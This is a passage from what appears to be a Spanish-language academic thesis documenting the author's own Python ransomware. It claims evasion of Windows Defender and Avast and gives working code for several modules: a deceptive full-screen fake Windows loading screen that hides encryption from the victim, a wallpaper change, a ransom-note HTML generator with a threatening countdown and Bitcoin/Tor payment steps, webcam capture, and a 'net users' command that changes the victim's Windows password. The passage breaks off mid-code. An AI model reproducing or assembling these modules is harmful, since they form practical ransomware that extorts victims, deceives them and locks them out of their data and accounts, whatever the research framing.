AVISO: Si el descifrado por ChaCha20 se realiza **con una clave incorrecta** (cualquier cadena de 32 bytes), el resultado será la **pérdida definitiva e irreparable de los archivos originales**, ya que se deshace un cifrado con una cadena incorrecta y se pierde el nonce usado en el primer cifrado.

Solo hay una oportunidad para el descifrado, lo cual tiene sus ventajas (mayor seguridad) y sus desventajas (mayor riesgo).

AVISO 2: El descifrado de la clave simétrica cifrada no tiene posibilidad de fallo si se utilizan las claves público y privadas correspondientes. Si el descifrado se realiza utilizando una clave privada errónea, simplemente no surtirá efecto.

Una vez llego a este punto, **tengo un programa con el funcionamiento básico de un Ransomware cifrador de archivos**, y además, **no es detectado por Windows Defender actualizado en Windows 10 ni Avast antivirus.**





Figura 24: Contenido de un archivo sin cifrar y cifrado

Pero me sigue pareciendo poco para un ransomware. Es un programa algo simple, ya que su funcionalidad es solo cifrar y descifrar archivos, no hace nada más.

A pesar de tener el cifrado completo, se me ocurre que añadirle más módulos al programa puede darle al ransomware más realismo y aspectos más interesantes, como cambiar el fondo de pantalla, o generar instrucciones de rescate amenazadoras, que son elementos característicos de los ransomware.

6.1.5. Simulación de pantalla de carga

Una característica común de los malware es permanecer ocultos la mayor cantidad de tiempo posible para evitar ser detectados.

El cifrar todo el sistema afecta visualmente a los archivos. Cuando se les cambia la extensión, pasan de tener su icono por defecto a tener un icono en blanco (ver la **Figura 15**).

Por lo tanto, una manera de ocultar esto es desarrollando una función que muestre una pantalla de carga de Windows mientras dure el cifrado. Si parece real, puede llegar a ser convincente y no alertar a la víctima.

La víctima, en vez de ver que sus iconos están cambiando, y darse cuenta que a sus archivos les pasa algo, verá una pantalla completa azul con un mensaje, y esperará a que acabe de “cargar” lo que sea.

La pantalla también puede dar lugar a sospechas, como “¿por qué me sale esta pantalla al abrir un archivo normal?”, pero al ser pantalla completa, un usuario promedio no sabrá salir de ella, y no se arriesgará a apagar el sistema si Windows le pide que espere.

Desarrollo el código que me permite realizar esta operación, utilizando tkinter y PIL.

```
import os
import time
import threading
from tkinter import *
from tkinter import messagebox
from PIL import Image, ImageTk

root = Tk()

def funcion():
    root.title('WINDOWS_SHORT_UPDATE')
    root.attributes('-fullscreen', True)
    root.attributes("-topmost", True)
    root.overrideredirect(1)
    root.focus_set()
    root.configure(background="#044c91")
    root.protocol("WM_DELETE_WINDOW", on_closing)
    display = Entry(root, state=DISABLED)

    root.mainloop()

#codigo extra, inicializaciones y eventos
```

```

#no añadido por espacio

medio_altura_pantalla = root.winfo_screenheight() / 2
medio_anchura_pantalla = root.winfo_screenwidth() / 2
altura_gif = 450/4
anchura_gif = 450/4
medio_altura_gif = altura_gif / 2
medio_anchura_gif = anchura_gif / 2

original = Image.open("src/loading3.kuahf3g") #cargamos la espiral
# https://stackoverflow.com/a/53170530/13610794
image = original.resize((int(anchura_gif), int(altura_gif)))
tkimg = ImageTk.PhotoImage(image)
panel_gif = Label(root, image=tkimg, borderwidth=0,
background="#044c91")

altura_texto = 30
anchura_texto = 200

imagenTexto = Image.open("src/texto.kuahf3g") #cargamos el texto
tktexto = ImageTk.PhotoImage(imagenTexto.resize((anchura_texto,
altura_texto)))
paneltexto = Label(root, image=tktexto, borderwidth=0)

puntoY_gif = medio_altura_pantalla-medio_altura_gif
puntoX_gif = medio_anchura_pantalla-medio_anchura_gif

puntoX_texto = medio_anchura_pantalla-100
puntoY_texto = puntoY_gif - max(altura_gif,anchura_gif)

paneltexto.place(x=puntoX_texto,y=puntoY_texto)
panel_gif.place(x=puntoX_gif, y=puntoY_gif)

angle1 = 0
t0 = time.time()
t2=0
# tiempo en segundos
while(t2<15.0): #15 segundos
    root.update_idletasks()
    time.sleep(0.05)
    root.update_idletasks()
    angle1 = angle1-15
    if angle1 == -360:
        angle1 = 0
    tkimage2 = ImageTk.PhotoImage(image.rotate(angle1,
fillcolor="#044c91"))
    panel_gif.configure(image=tkimage2)
    panel_gif.image = tkimage2
    root.update_idletasks()
    t1 = time.time()
    t2 = t1-t0
root.destroy()

```

Figura 25: Código (resumido) de “loading” en pantalla completa

La parte interesante es cómo funciona la función principal: se toman las dimensiones de la pantalla, se colocan en dos posiciones una imagen con el texto “Espere, por favor”, y una imagen que simula ser una espiral. La imagen de la espiral gira cada poco tiempo

unos pocos grados, dando la sensación de una carga circular. El fondo es un color plano, el azul de Windows.




Figura 26: Imágenes auxiliares utilizadas en la pantalla de carga

Estas imágenes acompañarán al ransomware en una carpeta, “src”, con la extensión cambiada a “.kuahf3g” para que no se cifren en el cifrado del sistema. El contenido es el mismo, por lo que se pueden leer los bytes de las imágenes.

Desgraciadamente, el código de la ventana debe ejecutarse en el proceso principal, por lo que no puedo comunicarme usando hilos con el proceso y detenerlo cuando el cifrado se haya completado en otro hilo.

Ya que para mis pruebas es más que suficiente, decido que la pantalla completa se muestre durante **15 segundos**, y después se cierre.




Figura 27: Pantalla de carga durante la ejecución

Como se puede comprobar, el resultado es bastante creíble.

6.1.6. Cambio de fondo de escritorio

Un efecto visual muy impactante es que el fondo de escritorio cambie por sí solo.

Desarrollo la siguiente funcionalidad para que el fondo de pantalla cambie por una imagen fija que acompañará al ransomware.

```
from inspect import getsourcefile
from os import path
import sys
import os
from struct import calcsize
import ctypes

def is_64bit_windows():
    """Check if 64 bit Windows OS"""
    return calcsize('P') * 8 == 64

def changeBG(path):
    """Change background depending on bit size"""
    SPI_SETDESKWALLPAPER = 20

    if is_64bit_windows():
        ctypes.windll.user32.SystemParametersInfoW()
```



```

        ctypes.windll.user32.SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0,
path, 0)
    else:
        ctypes.windll.user32.SystemParametersInfoA(SPI_SETDESKWALLPAPER, 0,
path, 0)

def cambiar_wallpaper_cifrado():

    # obtengo el path actual de wallpaper.py

    config_name = 'src/wallpaper.kuahf3g'

    # determine if application is a script file or frozen exe
    if getattr(sys, 'frozen', False):
        application_path = os.path.dirname(sys.executable)
    elif __file__:
        application_path = os.path.dirname(__file__)

    PATH3 = os.path.join(application_path, config_name)

    changeBG(PATH3)

```

Figura 28: Código para cambiar el wallpaper por una imagen de archivo

El código es bastante sencillo de entender, pero ha sido complicado de desarrollar.

Primero hay que conseguir el PATH absoluto de la imagen (de manera similar a la usada para las imágenes de la pantalla de carga, **apartado 6.1.5**), y después se ejecuta una función de Ctypes para cambiar el fondo de escritorio dependiendo de la versión del sistema operativo (32 o 64 bits) [44].

Para que la imagen adjunta no sea cifrada, le cambio la extensión, al igual que con las imágenes de la pantalla completa, (**apartado 6.1.5**). El contenido es el mismo, pero al no tener una extensión que esté en la lista de objetivos, no se cifrará.



Figura 29: Imagen utilizada de fondo de pantalla

Una vez ejecutado, el código cambia instantáneamente el fondo de pantalla por el deseado, sin necesidad de pedir permisos de ningún tipo.




Figura 30: Fondo de pantalla actualizado

Como se puede apreciar, la imagen incluye cierta información sobre el ransomware.

6.1.7. Generación de instrucciones de rescate

Algo básico en un ransomware es tener unas instrucciones de rescate claras, ya que sin ellas la víctima no va a poder enviarnos dinero, que es el objetivo fundamental. Con cambiar el fondo de escritorio no vale, ya que no puedo poner toda la información que me gustaría, además de no ser práctico.

Se me ocurre crear unas instrucciones en formato HTML, ya que son más vistosas que un txt plano; y el navegador es el que se encarga de interpretar la web, por lo que con simple texto plano puedo agregar toda la información que desee y formatearla.

Utilizo una plantilla de Bootstrap, y a partir de ella, añado elementos en HTML. Me centro en añadir:

- Qué ha pasado
- Cuenta atrás amenazante
- Elementos necesarios para recuperar el sistema.
- Pasos a seguir para recuperar los archivos desde la infección.

El qué ha pasado es una breve explicación de que ha sido infectado por un ransomware.

La cuenta atrás es un código Javascript que, dándole un número (timestamp), comienza a hacer una cuenta atrás [45]. Al finalizar la cuenta atrás, el contador se cambia por un “Expired”. **No le he dado una funcionalidad real**, a pesar de que es realmente sencillo (ver **apartado 6.2.4**).

Los elementos que son necesarios son una lista de enlaces hacia la web del Tor Browser, Bitcoin y la web del servicio oculto en Tor (ver 6.2.1).

Los pasos a seguir son instrucciones del tipo: “accede a la web de Bitcoin y crea un monedero”, “una vez tengas la clave descargada, tenla en la misma carpeta que el programa descifrador”, etc.




Figura 31: Pagina web de rescate generada dinámicamente

Una vez que ya tengo la web creada en formato HTML, es hora de pasar a Python e integrarlo en un módulo. Tengo que distinguir entre dos acciones, generar las instrucciones y abrirlas. Si se hiciera ambas de manera simultánea, podría pasar que se abriesen las instrucciones durante el cifrado, por lo cual se alertara a la víctima.

- Generado de instrucciones

Igual que hago con la clave pública RSA, que la incluyo dentro del archivo .py como una variable estática, también agrego la página web completa en una variable.

La gracia está en el único elemento variable: la cuenta atrás. Para que funcione, lo que tengo que hacer es introducir en el lugar de la variable CountdownDate, que es una fecha estática, un elemento similar desde Python. También fue complicado dar con un elemento que Javascript lo interprete correctamente.

```
import os
import sys
import datetime, time

def generarHTML():
    d = datetime.datetime.now()
    for_js = (int(time.mktime(d.timetuple())) * 1000 )+ (100000*60*3)

    webcontent = '''
    <!DOCTYPE html>
    <html>
    <head>
        <script>
            //var countDownDate = new Date("Jan 5, 2022 15:37:25").getTime();
            var countDownDate = new Date( '''+str(for_js)+''' );

            // Update the count down every 1 second
            var x = setInterval(function() {

                // Get today's date and time
                var now = new Date().getTime();

                // Find the distance between now and the count down date
                var distance = countDownDate - now;

                console.log(countDownDate)
                console.log(now)
                console.log(distance)

                // Time calculations for days, hours, minutes and seconds
                var days = Math.floor(distance / (1000 * 60 * 60 * 24));
                var hours = Math.floor((distance % (1000 * 60 * 60 * 24)) / (1000
* 60 * 60));
                var minutes = Math.floor((distance % (1000 * 60 * 60)) / (1000 *
60));
                var seconds = Math.floor((distance % (1000 * 60)) / 1000);

                // Output the result in an element with id="demo"
                document.getElementById("demo").innerHTML = days + "d " + hours +
"h "
                + minutes + "m " + seconds + "s ";

                // If the count down is over, write some text
```

```

        if (distance < 0) {
            clearInterval(x);
            document.getElementById("demo").innerHTML = "EXPIRED";
        }
    }, 1000);
</script>
</head>
<body>
        <h1>Aviso importante</h1>
        <b><p style="color:red">Tienes cinco (5) horas de limite
para poder hacer el pago (5 euros)</p></b>
        <b>Tiempo restante: <h1 style="color:red"
id="demo"></h1></b>
    </body>
</html>
'''

f = open("InstruccionesRescate.html", "w")
f.write(webcontent)
f.close()

```

Figura 32: Código (resumido) de generado de web con cuenta atrás dinámica

El código anterior es un **resumen** del código real de generación del HTML. Omito tanto los estilos CSS como la gran parte del cuerpo de la web, para centrarme únicamente en el elemento de cuenta atrás.

Funciona correctamente porque vuelco la variable “webcontent”, que sigue un formato HTML, en un archivo HTML. “Countdowndate” es código Python insertado dentro de Javascript (concatenando variable), lo que hace que en la salida sea interpretado bien por el navegador (se concatena en texto plano dentro de la variable webcontent).

El HTML resultante se escribe en el mismo directorio en el que se encuentra el archivo .py o .exe, lo que dará ciertos problemas a la hora de abrirlo. Lo explico a continuación.

- Abrir las instrucciones

Una vez que se tienen unas instrucciones generadas, llega la hora de abrirlas en un navegador desde código Python. Abrir las instrucciones es algo complejo.

```

import os
import sys
import webbrowser

def abrirHTML():
    #dir_path = os.path.dirname(os.path.realpath(__file__))

    config_name = 'InstruccionesRescate.html'

```

```
# determine if application is a script file or frozen exe
if getattr(sys, 'frozen', False):
    application_path = os.path.dirname(sys.executable)
elif __file__:
    application_path = os.path.dirname(__file__)

config_path = os.path.join(application_path, config_name)

#url = dir_path+"\InstruccionesRescate.html"
#url = resource_path("InstruccionesRescate.html")
#print(config_path)
webbrowser.open(config_path)
```

Figura 33: Código para abrir instrucciones HTML en el navegador

Para que el módulo webbrowser funcione hay que determinar primero el PATH absoluto del archivo a abrir.

Lo más simple sería pensar que al generar el documento, como no se indica ninguna ruta y se guarda al lado del archivo de código fuente, ese debe ser el PATH absoluto donde se encuentra la aplicación ejecutándose. Pero esto no es cierto, porque cuando convierto el código en .exe, el código que se estaba ejecutando se encontraba en %AppData%, como si se ejecutara ahí de manera temporal. El resultado era que se abría el navegador pero no la web que yo le estaba pasando como parámetro.

Por lo tanto, busco como sacar el PATH de la aplicación que se está ejecutando [46], y se lo paso a la función correspondiente de webbrowser. Es un éxito, y con esto concluyo el módulo de las instrucciones de rescate.

6.1.8. Captura de webcam

Se me ocurre que un aspecto amenazante de algunos malware es tomar el control de la webcam. Desarrollo un módulo para que el programa tome una foto a través de la webcam, para después añadirle de alguna forma algún texto “amenazante”.

```
import pygame.camera
import os
import time

timestr = time.strftime("%Y%m%d-%H%M%S") + ".jpg"

pygame.init()
pygame.camera.init()

cam = pygame.camera.Camera(0, (640, 480), "RGB")
image = cam.get_image()

#brighten = 10
#image.fill((5, 5, 5), special_flags=pygame.BLEND_RGB_ADD)

pygame.image.save(image, timestr)  #"webcam_victima.jpg")

#directorio = os.path.abspath(os.getcwd())
#print(directorio)
#timestamp = os.path.getmtime(directorio + "\webcam_victima.jpg")
#print(timestamp)
```

Figura 34: Código para tomar una foto con una webcam

Tras múltiples pruebas, doy con un código funcional que permite hacer capturas con la webcam del ordenador, y volcarlas a un archivo.




Figura 35: Fotos tomadas con una webcam

Cambiando la luz de la habitación consigo que las imágenes pasen de verse difuminadas a tener una mayor nitidez, pero no consigo mejoría cambiando parámetros de la imagen como el brillo.

Debido a los problemas asociados, como la lentitud al iniciar la webcam (hasta 7 segundos desde que se ejecuta el código), la potencial mala calidad de las imágenes (webcam con pocas prestaciones, iluminación necesaria demasiado exigente) y tener que hacerle un tratamiento posterior a la imagen, **decido desechar este módulo para el programa final.** Pero desarrollado está, por lo que lo añado a esta memoria.

6.1.9. Cambio de contraseña de usuario

Como he explicado en teoría, existen ransomware que su funcionamiento clave es bloquear el equipo en el que se ejecutan.

Ya que el mío es puramente cifrador de archivos, voy a hacer un módulo que bloquee el sistema cambiando la contraseña del usuario actual de Windows. De esta forma estoy obligando a la víctima a realizar el pago no solo por los archivos que he cifrado, sino también por la cuenta de usuario.

Si se cambia la contraseña de usuario, ya no podrá iniciar sesión, y se perderán todos los datos asociados una vez reinicie el sistema, como cookies del navegador, acceso a programas instalados, y evidentemente, el acceso a los archivos, se hayan cifrado o no.

```
import getpass
import subprocess

def cambiar_password():
    username = getpass.getuser()
    password = "contra"

    a = open("nuevaContraWindows.txt", "w")
    a.write(password)
    a.close()

    #print(subprocess.call("net users "+username+" "+password, shell =
    True))
    subprocess.call("net users "+username+" "+password, shell = True)
    return password
```

Figura 36: Código para cambio de contraseña en Windows

La contraseña que decido poner por defecto es “contra”. Decido no poner una contraseña aleatoria por comodidad a la hora de hacer pruebas. Si funciona con una contraseña que pongo por defecto, funcionará cualquiera. Aun así, la contraseña se vuelva en un fichero .txt, “**nuevaContraWindows.txt**”.

La funcionalidad de `cambiar_password()` requiere de **permisos de administrador**, por lo cual el ransomware se vuelve **susceptible a ser reconocido**. Pese a todo, considero que es un buen incentivo cambiar la contraseña del sistema por una cadena de texto, volcarla en un archivo .txt y cifrarlo junto con el resto de archivos del sistema.

```

import ctypes, sys

def is_admin():
    try:
